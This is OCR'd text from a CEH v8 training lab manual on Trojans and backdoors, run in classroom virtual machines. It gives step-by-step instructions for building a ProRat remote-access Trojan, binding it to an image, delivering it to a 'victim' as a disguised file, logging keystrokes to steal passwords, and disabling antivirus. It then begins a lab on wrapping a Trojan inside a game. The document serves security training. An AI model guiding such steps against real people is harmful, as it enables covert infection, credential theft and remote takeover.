# Trojans and Backdoors

## Module 06

# Trojans and Backdoors

*A Trojan is a program that contains a malicious or harmful code inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on a hard drive.*

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

## Lab Scenario

According to Bank Info Security News (http://www.bankinfosecurity.com), Trojans pose serious risks for any personal and sensitive information stored on compromised Android devices, the FBI warns. But experts say any mobile device is potentially at risk because the real problem is malicious applications, which in an open environment are impossible to control. And anywhere malicious apps are around, so is the potential for financial fraud.

According to cyber security experts, the banking Trojan known as citadel, an advanced variant of zeus, is a keylogger that steals online-banking credentials by capturing keystrokes. Hackers then use stolen login IDs and passwords to access online accounts, take them over, and schedule fraudulent transactions. Hackers created this Trojan that is specifically designed for financial fraud and sold on the black market.

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, the theft of valuable data from the network, and identity theft.

## Lab Objectives

The objective of this lab is to help students learn to detect **Trojan** and **backdoor** attacks.

The objective of the lab include:

- Creating a server and testing a network for attack
- Detecting Trojans and backdoors
- Attacking a network using sample Trojans and documenting all vulnerabilities and flaws detected

**Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors**

## Lab Environment

To carry out this, you need:

- A computer running **Window Server 2008** as Guest-1 in virtual machine
- **Window 7** running as Guest-2 in virtual machine
- A web browser with Internet access
- Administrative privileges to run tools

## Lab Duration

Time: 40 Minutes

## Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless **programming** or data in such a way that it can **get control** and cause damage, such as ruining the **file allocation** table on a hard disk.

With the help of a **Trojan**, an attacker gets access to **stored passwords** in a computer and would be able to read personal documents, **delete files**, **display pictures**, and/or show messages on the screen.

## Lab Tasks

TASK 1

**Overview**

Pick an organization that you feel is worthy of your attention. This could be an educational institution, a commercial company, or perhaps a nonprofit charity.

Recommended labs to assist you with Trojans and backdoors:

- Creating a Server Using the ProRat tool
- Wrapping a Trojan Using One File EXE Maker
- Proxy Server Trojan
- HTTP Trojan
- Remote Access Trojans Using Atelier Web Remote Commander
- Detecting Trojans
- Creating a Server Using the Theef
- Creating a Server Using the Biodox
- Creating a Server Using the MoSucker
- Hack Windows 7 using Metasploit

## Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab 1

# Creating a Server Using the ProRat Tool

*A Trojan is a program that contains malicious or harmful code inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on a hard drive.*

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

## Lab Scenario

As more and more people regularly use the Internet, cyber security is becoming more important for everyone, and yet many people are not aware of it. Hacker are using malware to hack personal information, financial data, and business information by infecting systems with viruses, worms, and Trojan horses. But Internet security is not only about protecting your machine from malware; hackers can also sniff your data, which means that the hackers can listen to your communication with another machine. Other attacks include spoofing, mapping, and hijacking.

Some hackers may take control of your and many other machines to conduct a denial-of-service attack, which makes target computers unavailable for normal business. Against high-profile web servers such as banks and credit card gateways.

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

## Lab Objectives

**Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors**

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of the lab include:

- Creating a server and testing the network for attack
- Detecting Trojans and backdoors

- Attacking a network using sample Trojans and documenting all vulnerabilities and flaws detected

## Lab Environment

To carry this out, you need:

- The **Prorat** tool located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\ProRat**
- A computer running Windows Server 2012 as Host Machine
- A computer running **Window 8 (Virtual Machine)**
- **Windows Server 2008** running in Virtual Machine
- A web browser with **Internet** access
- Administrative privileges to run tools

## Lab Duration

Time: 20 Minutes

## Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

**Note:** The versions of the created Client or Host and appearance of the website may differ from what is in the lab, but the actual process of creating the server and the client is the same as shown in this lab.

## Lab Tasks

**TASK 1**

**Create Server with ProRat**

1. Launch Windows 8 Virtual Machine and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\ProRat**.
2. Double-click **ProRat.exe** in Windows 8 Virtual Machine.
3. Click **Create Pro Rat Server** to start preparing to create a server.


FIGURE 1.1: ProRat main window

4. The **Create Server** window appears.





FIGURE 1.2: ProRat Create Server Window

Password button: Retrieve passwords from many services, such as pop3 accounts, messenger, IE, mail, etc.

5. Click **General Settings** to change features, such as **Server Port**, **Server Password**, **Victim Name**, and the **Port Number** you wish to connect over the connection you have to the victim or live the settings default.
6. Uncheck the highlighted **options** as shown in the following screenshot.





FIGURE 1.3: ProRat Create Server-General Settings

Note: you can use Dynamic DNS to connect over the Internet by using no-ip account registration.

7. Click **Bind with File** to bind the server with a file; in this lab we are using the **.jpg** file to bind the server.
8. Check **Bind server with a file**. Click **Select File**, and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\ProRat\Images**.
9. Select the **Girl.jpg** file to bind with the server.





FIGURE 1.4: ProRat Binding with a file

Clipboard: To read data from random access memory.

10. Select **Girl.jpg** in the window and then click **Open** to bind the file.





FIGURE 1.5: ProRat binding an image

VNC Trojan starts a VNC server daemon in the infected system.

11. Click **OK** after selecting the image for binding with a server.






FIGURE 1.6: ProRat Pop-up

File manager: To manage victim directory for add, delete, and modify.


12. In **Server Extensions** settings, select **EXE** (has icon support) in **Select Server Extension** options.




Give Damage: To format the entire system files.

FIGURE 1.7: ProRat Server Extensions Settings

13. In **Server Icon** select any of the icons, and click the **Create Server** button at bottom right side of the ProRat window.




It connects to the victim using any VNC viewer with the password "secret."

FIGURE 1.8: ProRat creating a server

14. Click **OK** after the server has been prepared, as shown in the following screenshot.





FIGURE 1.9: ProRat Server has created in the same current directory

15. Now you can send the server file **by mail** or any communication media to the **victim's** machine as, for example, a **celebration** file to run.

SHTTPD is a small HTTP server that can be embedded inside any program. It can be wrapped with a genuine program (game chess.exe). When executed, it turns a computer into an invisible web server.





FIGURE 1.10: ProRat Create Server

16. Now go to Windows Server 2008 and navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\ProRat**.
17. Double-click **binder_server.exe** as shown in the following screenshot.





FIGURE 1.11: ProRat Windows Server 2008

18. Now switch to Windows 8 Virtual Machine and enter the IP address of **Windows Server 2008** and the live port number as the default in the ProRat main window and click **Connect**.

ICMP Trojan: Covert channels are methods in which an attacker can hide data in a protocol that is undetectable.

19. In this lab, the IP address of Windows Server 2008 is (10.0.0.13)

**Note:** IP addresses might be differ in classroom labs


FIGURE 112: ProRat Connecting Infected Server

20. Enter the **password** you provided at the time of creating the server and click **OK**.





FIGURE 1.13: ProRat connection window

21. Now you are **connected** to the victim machine. To test the connection, click **PC Info** and choose the system information as in the following figure.





FIGURE 1.14: ProRat connected computer window

Covert channels rely on techniques called tunneling, which allow one protocol to be carried over another protocol.

**TASK 2**

**Attack System Using Keylogger**

22. Now click **KeyLogger** to **steal** user passwords for the online system.





FIGURE 1.15: ProRat KeyLogger button

23. The **KeyLogger** window will appear.





FIGURE 1.16: ProRat KeyLogger window

This Trojan works like a remote desktop access. The hacker gains complete GUI access of the remote system:

- Infect victim's computer with server.exe and plant Reverse Connecting Trojan.
- The Trojan connects to victim's Port to the attacker and establishing a reverse connection.
- Attacker then has complete control over victim's machine.

24. Now switch to **Windows Server 2008** machine and open a browser or Notepad and type any text.





FIGURE 1.17: Text typed in Windows Server 2008 Notepad

Banking Trojans are program that steals data from infected computers via web browsers and protected storage.

25. While the victim is writing a **message** or entering a **user name** and password, you can capture the log entity.
26. Now switch to Windows 8 Virtual Machine and click **Read Log** from time to time to check for data **updates** from the victim machine.





FIGURE 1.18: ProRat KeyLogger window

27. Now you can use a lot of features from ProRat on the victim's machine.

**Note:** ProRat Keylogger will not read special characters.

## Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

## Questions

1. Create a server with advanced options such as Kill AV-FW on start, disable Windows XP Firewall, etc., send it and connect it to the victim machine, and verify whether you can communicate with the victim machine.

2. Evaluate and examine various methods to connect to victims if they are in other cities or countries.

| Tool/Utility | Information Collected/Objectives Achieved |
|---|---|
| ProRat Tool | Successful creation of Blinded server.exe |
| | **Output:** PC Information<br>Computer Name:WIN-EGBHISG14LO<br>User Name: Administrator<br>Windows Ver:<br>Windows Language: English (United States)<br>Windows Path: c:\windows<br>System Path: c:\windows\system32<br>Temp Path: c:\Users\ADMINI~1\<br>Product ID:<br>Workgroup: NO<br>Data: 9/23/2012 |

| Internet Connection Required | |
|---|---|
| ☐ **Yes** | ☑ No |
| **Platform Supported** | |
| ☑ **Classroom** | ☑ iLabs |

Lab 3

# Wrapping a Trojan Using One File EXE Maker

*A Trojan is a program that contains malicious or harmful code inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on a hard drive.*

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

## Lab Scenario

Sometimes an attacker makes a very secure backdoor even more safer than the normal way to get into a system. A normal user may use only one password for using the system, but a backdoor may need many authentications or SSH layers to let attackers use the system. Usually it is harder to get into the victim system from installed backdoors compared with normal logging in. After getting control of the victim system by an attacker, the attacker installs a backdoor on the victim system to keep his or her access in the future. It is as easy as running a command on the victim machine. Another way the attacker can install a backdoor is using ActiveX. Whenever a user visits a website, embedded ActiveX could run on the system. Most of websites show a message about running ActiveX for voice chat, downloading applications, or verifying the user. In order to protect your system from attacks by Trojans and need extensive knowledge on creating Trojans and backdoors and protecting the system from attackers.

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

**Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors**

## Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of the lab include:

- Wrapping a Trojan with a game in Windows Server 2008
- Running the Trojan to access the game on the front end

- Analyzing the Trojan running in backend

## Lab Environment

To carry out this, you need:

- **OneFileEXEMaker** tool located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Wrapper Covert Programs\OneFileExeMaker**
